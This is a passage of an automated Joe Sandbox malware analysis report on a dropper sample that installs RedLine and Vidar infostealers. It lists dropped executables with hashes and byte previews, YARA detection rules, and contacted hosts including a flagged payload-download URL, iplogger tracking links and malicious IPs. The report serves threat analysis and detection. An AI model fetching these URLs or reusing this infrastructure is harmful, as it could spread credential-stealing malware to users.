http://schemas.xmlsoap.org/ws/2004/10/wsat/Rollback	namdoitntn.exe, 0000000B.00000002.556856526.0000000002519000.00000004.00000800.00020000.00000000.sdmp, safert44.exe, 00000010.00000002.571329393.00000000033E9000.00000004.00000800.00020000.00000000.sdmp, tag.exe, 00000014.00000002.555977445.00000000027C1000.00000004.00000800.00020000.00000000.sdmp	false		high
http://https://accounts.google.com/MergeSession	craw_window.js.1.dr	false		high
http://schemas.xmlsoap.org/ws/2004/04/security/trust/RSTR/SCT	namdoitntn.exe, 0000000B.00000002.556856526.0000000002519000.00000004.00000800.00020000.00000000.sdmp, safert44.exe, 00000010.00000002.571329393.00000000033E9000.00000004.00000800.00020000.00000000.sdmp, tag.exe, 00000014.00000002.555977445.00000000027C1000.00000004.00000800.00020000.00000000.sdmp	false		high
http://schemas.xmlsoap.org/ws/2004/06/addressingex	namdoitntn.exe, 0000000B.00000002.556856526.0000000002519000.00000004.00000800.00020000.00000000.sdmp, safert44.exe, 00000010.00000002.571329393.00000000033E9000.00000004.00000800.00020000.00000000.sdmp, tag.exe, 00000014.00000002.555977445.00000000027C1000.00000004.00000800.00020000.00000000.sdmp	false		high
http://45.159.248.53:80/6925953557.zip	real.exe, 0000000D.00000002.502754217.0000000000AFE000.00000004.00000010.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://schemas.xmlsoap.org/ws/2004/04/security/trust/Nonce	namdoitntn.exe, 0000000B.00000002.556856526.0000000002519000.00000004.00000800.00020000.00000000.sdmp, safert44.exe, 00000010.00000002.571329393.00000000033E9000.00000004.00000800.00020000.00000000.sdmp, tag.exe, 00000014.00000002.555977445.00000000027C1000.00000004.00000800.00020000.00000000.sdmp	false		high
http://schemas.xmlsoap.org/ws/2005/02/rm/CreateSequenceResponse	namdoitntn.exe, 0000000B.00000002.551496216.0000000002481000.00000004.00000800.00020000.00000000.sdmp, safert44.exe, 00000010.00000002.565166634.00000000033510000.00000004.00000800.00020000.00000000.sdmp, tag.exe, 00000014.00000002.552253910.00000000002731000.00000004.00000800.00020000.00000000.sdmp	false		high
http://www.borland.com/namespaces/Types	60MLnq8Uma.exe	false	• URL Reputation: safe	unknown
http://https://iplogger.org/1nfDK41nfDK4	7240054261033565088539515 2.13.dr, 1543339960098339263519222 9.13.dr	false		high
http://docs.oasis-open.org/wss/oasis-wss-kerberos-token-profile-1.1#GSS_Kerberosv5_AP_REQ1510	namdoitntn.exe, 0000000B.00000002.556856526.0000000002519000.00000004.00000800.00020000.00000000.sdmp, safert44.exe, 00000010.00000002.571329393.00000000033E9000.00000004.00000800.00020000.00000000.sdmp, tag.exe, 00000014.00000002.555977445.00000000027C1000.00000004.00000800.00020000.00000000.sdmp	false		high
http://www.company.com/83886080NewProduct000100NewProduct1NewProduct	60MLnq8Uma.exe	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://tempuri.org/Entity/Id13Response	namdoitntn.exe, 0000000B.00000002.551496216.0000000002481000.00000004.00000800.00020000.00000000.sdmp, namdoitntn.exe, 0000000B.00000002.556856526.0000000002519000.00000004.00000800.00020000.00000000.sdmp, safert44.exe, 00000010.00000002.565166634.0000000003351000.00000004.00000800.00020000.00000000.sdmp, safert44.exe, 00000010.00000002.580579263.00000000034E4000.00000004.00000800.00020000.00000000.sdmp, tag.exe, 00000014.00000002.565097869.000000000286B000.00000004.00000800.00020000.00000000.sdmp, tag.exe, 00000014.00000002.552253910.000000002731000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://https://apis.google.com	f6d1da51-075d-45a0-b166-cd5611b02429.tmp.5.dr, d15f57f4-5125-409b-bc3c-10154bb64cf7.tmp.5.dr	false		high
http://docs.oasis-open.org/wss/2004/01/oasis-200401-wss-wssecurity-utility-1.0.xsd	namdoitntn.exe, 0000000B.00000002.556856526.0000000002519000.00000004.00000800.00020000.00000000.sdmp, safert44.exe, 00000010.00000002.571329393.00000000033E9000.00000004.00000800.00020000.00000000.sdmp, tag.exe, 00000014.00000002.555977445.000000000027C1000.00000004.00000800.00020000.00000000.sdmp	false		high
http://docs.oasis-open.org/wss/2004/01/oasis-200401-wss-x509-token-profile-1.0#X509SubjectKeyIdentif	namdoitntn.exe, 0000000B.00000002.556856526.0000000002519000.00000004.00000800.00020000.00000000.sdmp, safert44.exe, 00000010.00000002.571329393.00000000033E9000.00000004.00000800.00020000.00000000.sdmp, tag.exe, 00000014.00000002.555977445.000000000027C1000.00000004.00000800.00020000.00000000.sdmp	false		high
http://schemas.xmlsoap.org/ws/2004/10/wsat/Committed	namdoitntn.exe, 0000000B.00000002.556856526.0000000002519000.00000004.00000800.00020000.00000000.sdmp, safert44.exe, 00000010.00000002.571329393.00000000033E9000.00000004.00000800.00020000.00000000.sdmp, tag.exe, 00000014.00000002.555977445.000000000027C1000.00000004.00000800.00020000.00000000.sdmp	false		high
http://schemas.xmlsoap.org/ws/2005/02/trust/CK/PSHA1	namdoitntn.exe, 0000000B.00000002.556856526.0000000002519000.00000004.00000800.00020000.00000000.sdmp, safert44.exe, 00000010.00000002.571329393.00000000033E9000.00000004.00000800.00020000.00000000.sdmp, tag.exe, 00000014.00000002.555977445.000000000027C1000.00000004.00000800.00020000.00000000.sdmp	false		high
http://docs.oasis-open.org/wss/oasis-wss-soap-message-security-1.1#ThumbprintSHA1	namdoitntn.exe, 0000000B.00000002.556856526.0000000002519000.00000004.00000800.00020000.00000000.sdmp, safert44.exe, 00000010.00000002.571329393.00000000033E9000.00000004.00000800.00020000.00000000.sdmp, tag.exe, 00000014.00000002.555977445.000000000027C1000.00000004.00000800.00020000.00000000.sdmp	false		high
http://schemas.xmlsoap.org/ws/2005/05/identity/right/possessproperty	namdoitntn.exe, 0000000B.00000002.551496216.0000000002481000.00000004.00000800.00020000.00000000.sdmp, safert44.exe, 00000010.00000002.565166634.0000000003351000.00000004.00000800.00020000.00000000.sdmp, tag.exe, 00000014.00000002.552253910.000000002731000.00000004.00000800.00020000.00000000.sdmp	false		high
http://schemas.xmlsoap.org/ws/2004/04/security/sc/sct	namdoitntn.exe, 0000000B.00000002.556856526.0000000002519000.00000004.00000800.00020000.00000000.sdmp, safert44.exe, 00000010.00000002.571329393.00000000033E9000.00000004.00000800.00020000.00000000.sdmp, tag.exe, 00000014.00000002.555977445.000000000027C1000.00000004.00000800.00020000.00000000.sdmp	false		high
http://tempuri.org/Entity/Id19ResponseX	namdoitntn.exe, 0000000B.00000002.551496216.0000000002481000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://www.google.com/intl/en-US/chrome/blank.html	craw_background.js.1.dr	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://schemas.xmlsoap.org/ws/2005/02/rm/SequenceAcknowledgement	namdoitntn.exe, 0000000B.00000002.551496216.0000000002481000.00000004.00000800.00020000.00000000.sdmp, safert44.exe, 00000010.00000002.565166634.000000000335100 0.00000004.00000800.00020000.00000000.sdmp, tag.exe, 00000014.00000002.552253910.0000000002731000.00000004.00000800.00020000.00000000.sdmp	false		high
http://schemas.xmlsoap.org/ws/2005/02/trust/RSTR/SCT	namdoitntn.exe, 0000000B.00000002.556856526.0000000002519000.00000004.00000800.00020000.00000000.sdmp, safert44.exe, 00000010.00000002.571329393.00000000033E900 0.00000004.00000800.00020000.00000000.sdmp, tag.exe, 00000014.00000002.555977445.0000000027C1000.00000004.00000800.00020000.00000000.sdmp	false		high
http://https://iplogger.org/1A4aK4l9i	60MLnq8Uma.exe, 00000000.00000003.293013584.00000000006D3000.00000004.00000020.00020000.00000000.sdmp	false		high
http://https://www.google.com/images/branding/product/ico/googleg_lodp.ico	namdoitntn.exe, 0000000B.00000002.594444418.0000000002881000.00000004.00000800.00020000.00000000.sdmp, namdoitntn.exe, 0000000B.00000002.590634885.0000000002837000.00000004.00000800.00020000.00000000.sdmp, namdoitntn.exe, 0000000B.00000002.580339730.0000000002769000.00000004.00000800.00020000.00000000.sdmp, namdoitntn.exe, 0000000B.00000002.594946523.0000000002897000.00000004.00000800.00020000.00000000.sdmp, namdoitntn.exe, 0000000B.00000002.576427286.0000000002709000.00000004.00000800.00020000.00000000.sdmp, namdoitntn.exe, 0000000B.00000002.579420517.0000000002753000.00000004.00000800.00020000.00000000.sdmp, safert44.exe, 00000010.00000002.606611284.0000000003658000.00000004.00000800.00020000.00000000.sdmp, safert44.exe, 00000010.00000002.609434669.0000000036B8000.00000004.00000800.00020000.00000000.sdmp, safert44.exe, 00000010.00000002.607699131.00000000036A2000.00000004.00000800.00020000.00000000.sdmp, safert44.exe, 00000010.00000002.591612768.000000000358A000.00000004.00000800.00020000.00000000.sdmp, tag.exe, 00000014.00000002.575353241.000000000297D000.00000004.00000800.00020000.00000000.sdmp, tag.exe, 00000014.00000002.601100196.0000000002B0E000.00000004.00000800.00020000.00000000.sdmp, tag.exe, 00000014.00000002.579660167.0000000029E0000.00000004.00000800.00020000.00000000.sdmp, tag.exe, 00000014.00000002.599422023.0000000002AF7000.00000004.00000800.00020000.00000000.sdmp, tag.exe, 00000014.00000002.592745553.0000000002AAD000.00000004.00000800.00020000.00000000.sdmp, tag.exe, 00000014.00000002.566345374.000000000289A000.00000004.00000800.00020000.00000000.sdmp, tag.exe, 00000014.00000002.578126271.00000000029CA000.00000004.00000800.00020000.00000000.sdmp, tag.exe, 00000014.00000002.567638622.0000000028B0000.00000004.00000800.00020000.00000000.sdmp, tag.exe, 00000014.00000002.565097869.000000000286B000.00000004.00000800.00020000.00000000.sdmp, 55545951388730196135639946.13.dr, 90086746497565308377612473.13.dr	false		high
http://https://iplogger.org/1AbtZ42	History Provider Cache.1.dr	false		high

World Map of Contacted IPs



Public IPs

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
31.41.244.134	unknown	Russian Federation		61974	AEROEXPRESS-ASRU	true
142.250.185.205	accounts.google.com	United States		15169	GOOGLEUS	false
103.89.90.61	unknown	Viet Nam		135905	VNPT-AS-VNVIETNAMPOSTSANDTELECOMMUNICATIONSGROUPVN	true
239.255.255.250	unknown	Reserved		unknown	unknown	false
148.251.234.83	iplogger.org	Germany		24940	HETZNER-ASDE	false
142.250.186.110	clients.l.google.com	United States		15169	GOOGLEUS	false
45.159.248.53	unknown	Russian Federation		44676	VMAGE-ASRU	false

Private

IP
192.168.2.1
127.0.0.1

General Information

Joe Sandbox Version:	35.0.0 Citrine
Analysis ID:	679285
Start date and time: 05/08/202214:31:06	2022-08-05 14:31:06 +02:00
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 12m 24s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	60MLnq8Uma.exe
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	34
Number of new started drivers analysed:	0
Number of existing processes analysed:	0

Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal76.troj.spyw.evad.winEXE@74/126@4/9
EGA Information:	Failed
HDC Information:	Failed
HCA Information:	• Successful, ratio: 98% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Found application associated with file extension: .exe • Adjust boot time • Enable AMSI

Warnings

- Exclude process from analysis (whitelisted): MpCmdRun.exe, BackgroundTransferHost.exe, RuntimeBroker.exe, backgroundTaskHost.exe, SgrmBroker.exe, conhost.exe, svchost.exe
- TCP Packets have been reduced to 100
- Created / dropped Files have been reduced to 100
- Excluded IPs from analysis (whitelisted): 142.250.186.131, 142.250.185.238, 173.194.187.73, 142.250.185.195
- Excluded domains from analysis (whitelisted): www.bing.com, fs.microsoft.com, ctldl.windowsupdate.com, clientservices.googleapis.com, arc.msn.com, r4---sn-4g5e6nsk.gvt1.com, redirector.gvt1.com, store-images.s-microsoft.com, login.live.com, update.googleapis.com, r1---sn-4g5lznes.gvt1.com, r4.sn-4g5e6nsk.gvt1.com, www.gstatic.com
- Execution Graph export aborted for target 60MLnq8Uma.exe, PID 5156 because there are no executed function
- Execution Graph export aborted for target namdoitntn.exe, PID 7164 because it is empty
- Not all processes where analyzed, report is missing behavior information
- Report creation exceeded maximum time and may have missing disassembly code information.
- Report size exceeded maximum capacity and may have missing behavior information.
- Report size getting too big, too many NtAllocateVirtualMemory calls found.
- Report size getting too big, too many NtOpenFile calls found.
- Report size getting too big, too many NtOpenKeyEx calls found.
- Report size getting too big, too many NtProtectVirtualMemory calls found.
- Report size getting too big, too many NtQueryAttributesFile calls found.
- Report size getting too big, too many NtQueryValueKey calls found.
- Report size getting too big, too many NtSetInformationFile calls found.
- Report size getting too big, too many NtWriteVirtualMemory calls found.

Simulations

Behavior and APIs

No simulations

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASNs

No context

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Program Files (x86)\Company\NewProduct\EU1.exe

Process:	C:\Users\user\Desktop\60MLnq8Uma.exe
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	295936
Entropy (8bit):	6.5888312379846
Encrypted:	false
SSDEEP:	6144:J9hzi6JIo3fl+rKIOzBYPFSluQK+ZbGcugQ:PRi6qkfIkOFSEQh+
MD5:	98EE616BBBDAE32BD744F31D48E46C72
SHA1:	FB2FE19E8890C7C4BE116DB78254FE3E1BEB08A0
SHA-256:	5E0E8817946E234867EB10B92CE613A12D1597CA53E73020EC19E1C76B3566CB
SHA-512:	FAB7FC5C37551CA64DAAD4611B62D456ED245946298F1B813120CA0FE45FFB76C29EC8402327E58C565FDF42F2B1D0BD18864B4AB63F85742E2B99772981AF9
Malicious:	**true**
Yara Hits:	• Rule: Windows_Trojan_Vidar_114258d5, Description: unknown, Source: C:\Program Files (x86)\Company\NewProduct\EU1.exe, Author: unknown
Antivirus:	• Antivirus: Avira, Detection: 100% • Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: Metadefender, Detection: 52%, Browse • Antivirus: ReversingLabs, Detection: 64%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....T.A.:.A.:.A.:.....[.:.....{.:.....:.H...B.:.H...F.:.A.;..:.....L.:.....@.:.Ri chA.:.....PE..L...w..b.....<...z.....P....@.....@.....%..<.....<.....@.....P ..`.....text...;.....<..... ..`.rdata.....P.....@.....@..@.data....P...0.....@....reloc..<I.....J...:.....@..B..... ....

C:\Program Files (x86)\Company\NewProduct\F0gel.exe

Process:	C:\Users\user\Desktop\60MLnq8Uma.exe
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	182272
Entropy (8bit):	6.97707168260932
Encrypted:	false
SSDEEP:	3072:n68J6/ZYixfz//sXqMoEB7M+bcRziTbHl2J1T7clB/YQUu:nRiRzXsw+bYEbHl2zolhYQ
MD5:	8D24DA259CD54DB3EDE2745724DBEDAB
SHA1:	96F51CC49E1A6989DEA96F382F2A958F488662A9
SHA-256:	42F46C886E929D455BC3ADBD693150D16F94AA48B050CFA463E399521C50E883
SHA-512:	EC005A5AE8585088733FB692D78BBF2FF0F4F395C4B734E9D3BED66D6A73C2EE24C02DA20351397768F2420C703AD47FFEE785A2A2AF455A000AB0E6620EC536
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: Metadefender, Detection: 46%, Browse • Antivirus: ReversingLabs, Detection: 69%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....4.b.g.b.g.b.g..7g.b.g...g.b.g..:g.b.g.b.gkb.g...g.b.g..3g.b.g..4g.b.g Rich.b.g.....PE..L....?.`..... .....S.....@.....".....N.....(.....".p.....0.....5..@..... .....text..... ..`.data.....@....rsrc...p.....".....2.....@..@..... ....

C:\Program Files (x86)\Company\NewProduct\kukurzka9000.exe

Process:	C:\Users\user\Desktop\60MLnq8Uma.exe
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	1536512
Entropy (8bit):	6.660727323123016
Encrypted:	false

SSDEEP:	24576:1Z3snPcmuIZuvhqwkK/onnlMCxcVTkDX/heYR2z2ygR+:1Z8nUM8pCKGjxcYeTL
MD5:	5412966383390AAB13F3D06D8B942AB5
SHA1:	E5B6CA3E0EEE4799A82A7838A0B381A7A271E9C3
SHA-256:	EF1646934A42857FD4BEA5210112AB72F40DFB0AD6B2C296DCB4D0F73A429D55
SHA-512:	655FD9207DA7B3B7507644FA3D90D55EAED2E78413145D147223FD5F242DF7AA788CE62315873BC64CE38AE81D234D8202B7CAD9377DD920D51178BC741EF68 7
Malicious:	false
Yara Hits:	• Rule: JoeSecurity_DelphiSystemParamCount, Description: Detected Delphi use of System.ParamCount(), Source: C:\Program Files (x86)\Company\NewProduct\kukurzka9000.exe, Author: Joe Security
Preview:	MZP.....@.....!..L.!..This program must be run under Win32..$7..... .....PE..L....^B*.....B.....9.....@....@.....@.....4N.....2..... ...u..... .....CODE.....+.....,..... ..`DATA.....F...@...H...0.....@...BSS.....9.....x.....idata..4N.....P...x.....@....tls..... .....rdata.....@..P.reloc...u... ...v.....@..P.rsrc....2.....2...@.....@..P.....r.....@..P..... .....

C:\Program Files (x86)\Company\NewProduct\namdoitntn.exe

Process:	C:\Users\user\Desktop\60MLnq8Uma.exe
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	250880
Entropy (8bit):	5.906931797440374
Encrypted:	false
SSDEEP:	6144:FeDInh+hYeh4SvI1GVunpWKIPch3ErQbVIE2aq:xh+hYeNveGVunpWKIPch3ErQbVIE27
MD5:	B16134159E66A72FB36D93BC703B4188
SHA1:	E869E91A2B0F77E7AC817E0B30A9A23D537B3001
SHA-256:	B064AF166491CB307CFCB9CE53C09696D9D3F6BFA65DFC60B237C275BE9B655C
SHA-512:	3FDF205CA16DE89C7ED382ED42F628E1211F3E5AFF5BF7DEDC47927F3DD7FF54B0DD10B4E8282B9693F45A5EE7A26234F899D14BFD8EB0FD078B42A4ED8B8 B4C
Malicious:	**true**
Yara Hits:	• Rule: MALWARE_Win_RedLine, Description: Detects RedLine infostealer, Source: C:\Program Files (x86)\Company\NewProduct\namdoitntn.exe, Author: ditekSHen • Rule: Windows_Trojan_RedLineStealer_3d9371fd, Description: unknown, Source: C:\Program Files (x86)\Company\NewProduct\namdoitntn.exe, Author: unknown
Antivirus:	• Antivirus: Avira, Detection: 100% • Antivirus: Joe Sandbox ML, Detection: 100%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L...e/.....0..... .....@.. .....@..... ..@.....\...O..... ....H.....text..... ....`.rsrc.....@..@.reloc..... .....@..B.....H.....N.....:.....'.'..<2...\.....&....!y..x..l.b.A.....>S..9.+.._.t-.h..{..p..Tl.I.S.:..[*.ot.....oUPwm....E.H....+F... ..4*..''t,....O#....?...7.T.....|....X.4...DdR.77S...-.....z><t.....&>.... G...[f))Uf.N.UA...+!.....`a..X...Z*d|.f.`....k_.f,..a.....`u..[r.N.n...f..8..;.rT.nd...._g\..V.`...B.h..K.[.....:..>.P.....5..j^ ..g...C~D'pC...(..?.*..5..q.B....#Y7r..,...>.m..j@..Jv.[s.{....)..5

C:\Program Files (x86)\Company\NewProduct\real.exe

Process:	C:\Users\user\Desktop\60MLnq8Uma.exe
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	296448
Entropy (8bit):	6.586280326484679
Encrypted:	false
SSDEEP:	6144:tqAKD3enmBJnERG4R19HluQK+ZnypG1n:QA6309RG4rqQhV1n
MD5:	84D016C5A9E810C2EF08767805A87589
SHA1:	750B15C9C1ACDFCD1396ECEC11AB109706A945AD
SHA-256:	6E8BAE93BEAD10D8778A8F442828AAC20A0BD5C87CABE3F6D76282A9D47B7845
SHA-512:	7C612DD0F3EAB6CB602C12390F62DAA0E75D83433BCD4B682D1D5B931EBC52C8F6B32ACD12474BDF6EECB91541DFA11CBBD57CA6CF8297AE9C407923E4D9 953
Malicious:	**true**
Yara Hits:	• Rule: Windows_Trojan_Vidar_114258d5, Description: unknown, Source: C:\Program Files (x86)\Company\NewProduct\real.exe, Author: unknown
Antivirus:	• Antivirus: Avira, Detection: 100% • Antivirus: Joe Sandbox ML, Detection: 100%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....T.A.:.A.:.A.:.....[.:.....{.:.....:.H...B.:.H...F.:.A.;...:.....L.:.....@.:.Ri chA.:.....PE..L.....b.....>...z.....P....@.....@.....<%..<.....<.....@.....P ..`.....text....<.....>..... ..`.rdata.....P.....B.....@..@.data....P...0..... .....@....reloc..Tl.....J...<.....@..B..... .....

C:\Program Files (x86)\Company\NewProduct\safert44.exe

Process:	C:\Users\user\Desktop\60MLnq8Uma.exe
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows

Category:	dropped
Size (bytes):	250368
Entropy (8bit):	5.911714352387105
Encrypted:	false
SSDEEP:	6144:up3Ja5x20VGgvErTAGx+v8ZfOmCWpbR7xVn8fvu3mRYGg5xibAq:upZlOvGTAGx+v8ZfOmCWpbR7xVn8fvu0
MD5:	DBE947674EA388B565AE135A09CC6638
SHA1:	AE8E1C69BD1035A92B7E06BAAD5E387DE3A70572
SHA-256:	86AEAC2A4EE8E62265EE570718BBD41A4E643E0BAD69E7B4FA6C24BAEB220709
SHA-512:	67441AEBBF7CE4D53FBB665124F309FAED7842B3E424E018454FF6D6F790219633CE6A9B370AEAF77C5092E84F4391DF13E964CA6A28597810DEE41C3C83389
Malicious:	**true**
Yara Hits:	• Rule: MALWARE_Win_RedLine, Description: Detects RedLine infostealer, Source: C:\Program Files (x86)\Company\NewProduct\safert44.exe, Author: ditekSHen • Rule: Windows_Trojan_RedLineStealer_3d9371fd, Description: unknown, Source: C:\Program Files (x86)\Company\NewProduct\safert44.exe, Author: unknown
Antivirus:	• Antivirus: Avira, Detection: 100% • Antivirus: Joe Sandbox ML, Detection: 100%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L...5+?.....0..... .....@.. .....@..... ..@.....d...W..... ....H.....text..... ....`.rsrc.....@..@.reloc..... .....@..B.....H.....N.....:.....k.1.....u..Nx8....*:.wE<..Fi....}u..R8.5.Pi..g..s^o..$7.rn..9/.g.>V..`.%.K.{....W..i...Z.:..X... q.P....E.e.....Y..%.UU...@..I.....f..a...;.....v@K....o.#k..9akJ.....=....n/.u.....Y.....?.8.8J...z2.....-.....4p.p....DP.....aqK!....<...../8X.6...{...&.....)..[.....A.\.n....v.....c.}...s$.= ...my..C.qH3n.;.M^.x.....L..9...M.....)#Nrj..6...%.W..!..<....H.`r...!...H.

C:\Program Files (x86)\Company\NewProduct\tag.exe

Process:	C:\Users\user\Desktop\60MLnq8Uma.exe
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	109568
Entropy (8bit):	5.74516205164917
Encrypted:	false
SSDEEP:	3072:bcvFBgCYCpieID9L27lqeI6QcEhpTFhM4EASNz:bcvOfYlq9zcqFhM4jS
MD5:	2EBC22860C7D9D308C018F0FFB5116FF
SHA1:	78791A83F7161E58F9B7DF45F9BE618E9DAEA4CD
SHA-256:	8E2C9FD68FC850FA610D1EDFD46FC4A66ADBEF24E42A1841290B0E0C08597E89
SHA-512:	D4842627F6FAB09F9472ED0B09B5E012524BF6B821D90A753275F68DE65B7BA084A9E15DACA58A183F89B166CC9D2D2F2D6A81E1110E66C5822B548279C8C05
Malicious:	**true**
Yara Hits:	• Rule: JoeSecurity_RedLine, Description: Yara detected RedLine Stealer, Source: C:\Program Files (x86)\Company\NewProduct\tag.exe, Author: Joe Security • Rule: JoeSecurity_GenericDownloader_1, Description: Yara detected Generic Downloader, Source: C:\Program Files (x86)\Company\NewProduct\tag.exe, Author: Joe Security • Rule: MALWARE_Win_RedLine, Description: Detects RedLine infostealer, Source: C:\Program Files (x86)\Company\NewProduct\tag.exe, Author: ditekSHen • Rule: Windows_Trojan_RedLineStealer_3d9371fd, Description: unknown, Source: C:\Program Files (x86)\Company\NewProduct\tag.exe, Author: unknown
Antivirus:	• Antivirus: Avira, Detection: 100% • Antivirus: Joe Sandbox ML, Detection: 100%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L....D.....0..... .....@.. ..... @.....O.....h..... ....H.....text...D.... ....`.rsrc.....@..@.reloc..... .....@..B..... .....

C:\ProgramData\154333996000983392635192229

Process:	C:\Program Files (x86)\Company\NewProduct\real.exe
File Type:	SQLite 3.x database, last written using SQLite version 3032001
Category:	dropped
Size (bytes):	118784
Entropy (8bit):	0.5465434718617705
Encrypted:	false
SSDEEP:	96:v8GmMIxHL1a1ugU+bDoYysX0uhnydVjN9DLjGQLBE3uNQmZXDYg:UAlu1uX+bDo3irhnydVj3XBBE3uX
MD5:	8362CC4577E598EFD6EE1DA57220732C
SHA1:	F31909DF426AC89439A587DB444AE39FB7446A6C
SHA-256:	A477B266124F42DA8651A57A9AAFFF478C4E30E474362A386D3BB249ACA02517
SHA-512:	B8B0D2B858F2D7504D447D1DC89D2E4FC64C955F13336D228AF5671E4CE6809274DE3B03201339F8F1EF076BD18D2AAF6C53F6DE19E067092514632C6CEF9F7
Malicious:	false
Preview:	SQLite format 3.....@ .....C..... ....

C:\ProgramData\18246142217425895483101212

Process:	C:\Program Files (x86)\Company\NewProduct\real.exe
File Type:	SQLite 3.x database, last written using SQLite version 3032001
Category:	dropped
Size (bytes):	20480
Entropy (8bit):	0.7006690334145785
Encrypted:	false
SSDEEP:	24:TLbJLbXaFpEO5bNmISHn06UwcQPx5fBoe9H6pf1H1oNQ:T5LLOpEO5J/Kn7U1uBobfvoNQ
MD5:	A7FE10DA330AD03BF22DC9AC76BBB3E4
SHA1:	1805CB7A2208BAEFF71DCB3FE32DB0CC935CF803
SHA-256:	8D6B84A96429B5C672838BF431A47EC59655E561EBFBB4E63B46351D10A7AAD8
SHA-512:	1DBE27AED6E1E98E9F82AC1F5B774ACB6F3A773BEB17B66C2FB7B89D12AC87A6D5B716EF844678A5417F30EE8855224A8686A135876AB4C0561B3C6059E635C7
Malicious:	false
Preview:	SQLite format 3.....@ .....C..... ..g... .8..... ....

C:\ProgramData\55545951388730196135639946

Process:	C:\Program Files (x86)\Company\NewProduct\real.exe
File Type:	SQLite 3.x database, last written using SQLite version 3032001
Category:	dropped
Size (bytes):	73728
Entropy (8bit):	1.1874185457069584
Encrypted:	false
SSDEEP:	96:l3sa9uKnadsdUDitMkMC1mBKC7g1HFp/GeICEjWTPeKeWbS8pz/YLcs+P+qigSz4:l3rHdMHGTPVbSYgbCP46w/1Vumq
MD5:	72A43D390E478BA9664F03951692D109
SHA1:	482FE43725D7A1614F6E24429E455CD0A920DF7C
SHA-256:	593D9DE27A8CA63553E9460E03FD190DCADD2B96BF63B438B4A92CB05A4D711C
SHA-512:	FF2777DCDDC72561CF694E2347C5755F19A13D4AC2C1A80C74ADEBB1436C2987DFA0CFBE4BAFD8F853281B24CA03ED708BA3400F2144A5EB3F333CC255DAC7CE
Malicious:	false
Preview:	SQLite format 3.....@ .....$.....C..... ....

C:\ProgramData\72400542610335650885395152

Process:	C:\Program Files (x86)\Company\NewProduct\real.exe
File Type:	SQLite 3.x database, last written using SQLite version 3032001
Category:	dropped
Size (bytes):	118784
Entropy (8bit):	0.5465434718617705
Encrypted:	false
SSDEEP:	96:v8GmMIxHL1a1ugU+bDoYysX0uhnydVjN9DLjGQLBE3uNQmZXDYg:UAIu1uX+bDo3irhnydVj3XBBE3uX
MD5:	8362CC4577E598EFD6EE1DA57220732C
SHA1:	F31909DF426AC89439A587DB444AE39FB7446A6C
SHA-256:	A477B266124F42DA8651A57A9AAFFF478C4E30E474362A386D3BB249ACA02517
SHA-512:	B8B0D2B858F2D7504D447D1DC89D2E4FC64C955F13336D228AF5671E4CE6809274DE3B03201339F8F1EF076BD18D2AAF6C53F6DE19E067092514632C6CEF9F7
Malicious:	false
Preview:	SQLite format 3.....@ .....C..... ....

C:\ProgramData\90086746497565308377612473

Process:	C:\Program Files (x86)\Company\NewProduct\real.exe
File Type:	SQLite 3.x database, last written using SQLite version 3032001
Category:	dropped
Size (bytes):	73728
Entropy (8bit):	1.1874185457069584
Encrypted:	false

SSDEEP:	96:l3sa9uKnadsdUDitMkMC1mBKC7g1HFp/GeICEjWTPeKeWbS8pz/YLcs+P+qigSz4:l3rHdMHGTPVbSYgbCP46w/1Vumq
MD5:	72A43D390E478BA9664F03951692D109
SHA1:	482FE43725D7A1614F6E24429E455CD0A920DF7C
SHA-256:	593D9DE27A8CA63553E9460E03FD190DCADD2B96BF63B438B4A92CB05A4D711C
SHA-512:	FF2777DCDDC72561CF694E2347C5755F19A13D4AC2C1A80C74ADEBB1436C2987DFA0CFBE4BAFD8F853281B24CA03ED708BA3400F2144A5EB3F333CC255DAC7CE
Malicious:	false
Preview:	SQLite format 3.....@ .....$.....C.....

C:\ProgramData\997898093573067388043270 95

Process:	C:\Program Files (x86)\Company\NewProduct\real.exe
File Type:	SQLite 3.x database, last written using SQLite version 3032001
Category:	dropped
Size (bytes):	40960
Entropy (8bit):	0.792852251086831
Encrypted:	false
SSDEEP:	48:2i3nBA+IIY1PJzr9URCVE9V8MX0D0HSFlNUfAlGuGYFoNSs8LKvUf9KVyJ7hU:pBCJyC2V8MZyFl8AlG4oNFeymw
MD5:	81DB1710BB13DA3343FC0DF9F00BE49F
SHA1:	9B1F17E936D28684FFDFA962340C8872512270BB
